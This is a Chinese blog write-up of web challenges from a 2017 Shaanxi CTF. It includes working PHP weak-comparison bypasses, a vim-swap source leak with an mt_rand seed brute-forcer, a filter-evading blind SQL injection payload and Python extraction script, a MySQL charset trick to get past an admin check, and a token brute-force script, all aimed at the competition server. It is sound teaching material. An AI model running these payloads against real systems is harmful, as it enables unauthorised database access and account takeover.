2017 陕西省网络安全技术比赛 Writeup

原创

4ct10n 于 2017-04-17 22:27:10 发布 6035 收藏 1

分类专栏： write-up

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_31481187/article/details/70216950

版权

write-up 专栏收录该内容

22 篇文章 2 订阅

订阅专栏

这次比赛觉得质量挺高的，至少找到了很多盲点，要学习的东西还非常多。

0x01 签到题

首先看源码

```
<form>
<div align="center">
<p>Username: <input type="text" name="Username" id="Username" size="25" required/></p>
<p>Password: <input type="password" name="password" id="password" size="25" required/></p>
<p><input type="submit" class="small button" name="submit" id="submit" value="Submit"/><br/></p>
</form>

 <!--  if (isset($_GET['Username']) && isset($_GET['password'])) {
       $logined = true;
    $Username = $_GET['Username'];
    $password = $_GET['password'];

    if (!ctype_alpha($Username)) {$logined = false;}
    if (!is_numeric($password) ) {$logined = false;}
    if (md5($Username) != md5($password)) {$logined = false;}

    if ($logined){
        echo "successful";
    } else {
        echo "login failed!";
    }
}
->
</body>
```

http://blog.csdn.net/qq_31481187

常见的类型，可以见以前写的博客
直接弱类型比较
Username=QNKCDZO&password=240610708
接着继续看源码

```
 <!--  if (isset($_POST['message'])) {
$message = json_decode($_POST['message']);
$key ="*********";
if ($message->key == $key) {
    echo "flag";
}
else {
    echo "fail";
}
}
else{
    echo "~~~~";
}
->
```

http://blog.csdn.net/qq_31481187

直接生成一个json格式的东西发过去就ok 试了好多遍才找到key=0
{'key':0}


哈哈，以为这样就完了吗？！并没有，接着奋斗吧，少年！

flag{sffs_gsg_suhs}

http://blog.csdn.net/qq_31481187

0x02 抽抽奖

一道简单的js调试题目
首先找点击触发事件



http://blog.csdn.net/qq_31481187

找到之后下断点，点击按钮，单步调试
在有弹窗的函数出下断点步入

```
                    self._animate.call(self);
                }, 10);
            }

            //To fix Bug that prevents using recursive function in callback I moved this function to back
            if (this._parameters.callback && checkEnd){
                this._angle = this._parameters.animateTo;
                this._rotate(this._angle);
                this._parameters.callback.call(this._rootObj);
            }
```

http://blog.csdn.net/qq_31481187

```
(function(){
    window.rotateFunc = function(awards,angle,text){

        $('#lotteryBtn').stopRotate();

        $("#lotteryBtn").rotate({

            angle:0,

            duration: 5000,

            animateTo: angle+1440,

            callback:function(){

                getFlag(text);

            }

        });

    };
})
```

http://blog.csdn.net/qq_31481187

```
    if(text=='flag'){        alert("flag{951c712ac2c3e57053c43d80c0a9e543}");    }    if(text=='0')
```

http://blog.csdn.net/qq_31481187

0x03 Wrong

一个备份文件泄露的题目，找到备份文件.index.php.swp
利用`vim -r index.php.swp`还原

```php
<?php

error_reporting(0);
function create_password($pw_length =  10)
{
$randpwd = "";
for ($i = 0; $i < $pw_length; $i++)
{
$randpwd .= chr(mt_rand(33, 126));
}
return $randpwd;
}

session_start();
mt_srand(time());
$pwd=create_password();

if($pwd==$_GET['pwd'])
{
  if($_SESSION['userLogin']==$_GET['login'])
        echo "Good job, you get the key";
}
else
{echo "Wrong!";}

$_SESSION['userLogin']=create_password(32).rand();
?>
```

考点很清楚 爆破种子，以前有类似的题目，附上链接
分析一下逻辑可以得到，第一个随机数mt_srand可以用时间种子暴力破解
第二个rand可以利用弱类型比较绕过
左后附上代码

```php
<?php
function create_password($pw_length =  10)
{
$randpwd = "";
for ($i = 0; $i < $pw_length; $i++)
{
$randpwd .= chr(mt_rand(33, 126));
}
return $randpwd;
}

//$cookie_file = dirname(__FILE__).'/cookie.txt';
//使用上面保存的cookies再次访问
$i = 80;
$time = time();
while($i--)
{
mt_srand($time+$i);
echo  time();
echo 'hhh';
echo $time+$i;
$s = create_password();
$url = "http://117.34.111.15:85/index.php?pwd=$s&login=";
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
//curl_setopt($ch, CURLOPT_COOKIEFILE, $cookie_file); //使用上面获取的cookies
//curl_setopt($ch, CURLOPT_COOKIEJAR,  $cookie_file); //存储cookies
$response = curl_exec($ch);
curl_close($ch);
echo $response;
}
?>
```

Wrong!1492411797hhh1492411795
Wrong!1492411797hhh1492411794
Wrong!1492411797hhh1492411793
Wrong!1492411797hhh1492411792
Good job, you get the flag!flag{rand_afjk_u8nm_uq2n}1492411797hhh1492411791
Wrong!

http://blog.csdn.net/qq_31481187

0x04 so easy!

这道题挺不错的，学到了很多新姿势
首先看源码

```php
<?php
```


```php
<?php

include("config.php");

$conn ->query("set names utf8");

function randStr($lenth=32){
    $strBase = "1234567890QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm";
    $str = "";
    while($lenth>0){
      $str.=substr($strBase,rand(0,strlen($strBase)-1),1);
      $lenth --;
    }
   return $str;
}

if($install){
    $sql = "create table `user` (
         `id` int(10) unsigned NOT NULL PRIMARY KEY  AUTO_INCREMENT ,
         `username` varchar(30) NOT NULL,
         `passwd` varchar(32) NOT NULL,
         `role` varchar(30) NOT NULL
       )ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci ";
    if($conn->query($sql)){
       $sql  = "insert into `user`(`username`,`passwd`,`role`) values ('admin','".md5(randStr())."','ad
       $conn -> query($sql);
    }
}

function filter($str){
     $filter = "/ |\*|#|;|,|is|union|like|regexp|for|and|or|file|--|\||`|&|".urldecode('%09')."|".urlde
     if(preg_match($filter,$str)){
         die("you can't input this illegal char!");
     }
     return $str;

}


function show($username){
  global $conn;
  $sql = "select role from `user` where username ='".$username."'";
  $res = $conn ->query($sql);
  if($res->num_rows>0){

      echo "$username is ".$res->fetch_assoc()['role'];
  }else{
      die("Don't have this user!");
  }
}

function login($username,$passwd){
    global $conn;
    global $flag;

    $username = trim(strtolower($username));
    $passwd = trim(strtolower($passwd));
    if($username == 'admin'){
        die("you can't login this as admin!");
    }
```

```php
        $sql = "select * from `user` where username='".$conn->escape_string($username)."' and passwd='".$co
        $res = $conn ->query($sql);
        if($res->num_rows>0){
            if($res->fetch_assoc()['role'] === 'admin') exit($flag);
        }else{
           echo "sorry,username or passwd error!";
        }

    }

    function source(){

        highlight_file(__FILE__);
    }

    $username = isset($_POST['username'])?filter($_POST['username']):"";
    $passwd = isset($_POST['passwd'])?filter($_POST['passwd']):"";

    $action = isset($_GET['action'])?filter($_GET['action']):"source";

    switch($action){
       case "source": source(); break ;
       case "login" : login($username,$passwd);break;
       case "show" : show($username);break;
    }
```

需要注意以下几点
1.数据库不会内容变
2.show函数可以注入能用的字符串有select from () substr '
3.show 可以盲注

盲注姿势
1.绕过，利用`substr(user())from(1)`
2.绕过空格 利用（）
3.闭合引号，因为没有注释符所以只能用连等式
4.连接符选择 使用/连接

首先找到盲注点



admin'/1=(ascii(substr((select(passwd)from(user))from(1)))>1)/'1'='1 is admin

http://blog.csdn.net/qq_31481187


写盲注脚本

```python
import requests
string = ''
for i in range(1,33):
    for j in range(1,126):
        url="http://117.34.111.15:89/?action=show"
        s1 = "admin'/1=(ascii(substr((select(passwd)from(user))from({}))){})/'1'='1".format(str(i),j)
        data = {
            'username':s1
        }
        s=requests.post(url=url,data=data)
        content=s.content
        length=len(content)
        print length
        if length != 21:
            string+=chr(j)
            break
    print string
```

password=37b1d2f04f594bfffc826fd69e389688
下一步用password登录admin，但发现

```php
if($username == 'admin'){
        die("you can't login this as admin!");
    }

    $sql = "select * from `user` where username='".$conn->escape_string($username)."' and passwd='".$co
```

发现不能直接用admin登录
必须利用字符集特征绕过此判断
P牛的文章
就是admin%c2 在php中就不为admin，但在mysql查询的就是为admin，所以可以绕过
原因就是Mysql字段的字符集和php mysqli客户端设置的字符集不相同。Mysql在转换字符集的时候，将不完整的字符给忽略了。



flag{e4d93a53bbe9a2f9c419086c16439aa7}

http://blog.csdn.net/qq_31481187

0x05 继续抽

这道题和第一个抽抽奖相比质量高得多。
首先经过调试发现运行机制

```
$(function(){
    var rotateFunc=function(jsctf0,jsctf1,jsctf2){
    $('#lotteryBtn').stopRotate();
    $("#lotteryBtn").rotate({angle:0x0,duration:0x1388,animateTo:jsctf1+0x5a0,callback:function(){
        $.get('get.php?token='+$("#token").val()+"&id="+encode(md5(jsctf2)),function(jsctf3){alert(jsct
    $.get('token.php',function(jsctf3){$("#token").val(jsctf3)},'json')
}})};
    $("#lotteryBtn").rotate({bind:{click:function(){
        var jsctf0=[0x0];
        jsctf0=jsctf0[Math.floor(Math.random()*jsctf0.length)];
        if(jsctf0==0x1){rotateFunc(0x1,157,'1')};
        if(jsctf0==0x2){rotateFunc(0x2,0xf7,'2')};
        if(jsctf0==0x3){rotateFunc(0x3,0x16,'3')};
        if(jsctf0==0x0){var jsctf1=[0x43,0x70,0xca,0x124,0x151];
            jsctf1=jsctf1[Math.floor(Math.random()*jsctf1.length)];
        rotateFunc(0x0,jsctf1,'0')}}}})})
```

jsctf 分别为0,1,2,3对应无，一等，二等，三等
重点在这里`$.get('get.php?token='+$("#token").val()+"&id="+encode(md5(jsctf2))`
token是本页面里的，下次发送数据需要使用，encode函数我们可通过调试得到

```
function encode(string)
{
    var output='';
    for(var x=0,y=string.length,charCode,hexCode;x<y;++x)
        {
            charCode=string.charCodeAt(x);
            if(128>charCode){charCode+=128}
                else if(127<charCode){charCode-=128}
                charCode=255-charCode;
                hexCode=charCode.toString(16);
                if(2>hexCode.length){hexCode='0'+hexCode}
                    output+=hexCode}
    return output
}
```


下面就用python暴力跑一下


```python
import requests
import json
from base64 import *
from bs4 import BeautifulSoup
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
def encode(string):
    output='';
    for i in string:
        charCode = ord(i)
        if 128 > charCode:
            charCode+=128
        elif 127< charCode:
            charCode-=128
        charCode=255-charCode;
        hexCode=hex(charCode)[2:]
        if 2 > len(hexCode):
            hexCode='0'+hexCode
        output+=hexCode
    return output

r = requests.session()
for i in range(1000):
    s = r.get('http://117.34.111.15:81/')
    soup = BeautifulSoup(s.content,'lxml')
    token = soup.input['value']
    idt = encode(md5(str(i)))
    s1 = r.get('http://117.34.111.15:81/get.php?token='+token+'&id='+idt)
    if 'flag{' in json.loads(s1.content)['text']:
        print json.loads(s1.content)['text']
        break
```


0x06 just a test

直接AVWS扫描

再接着用sqlmap跑一下








发现并没有想要的字段

可以报错注入



这题想死的心都有了，浪费了好长时间

flag{99cd1872c9b26525a8e5ec878d230caf}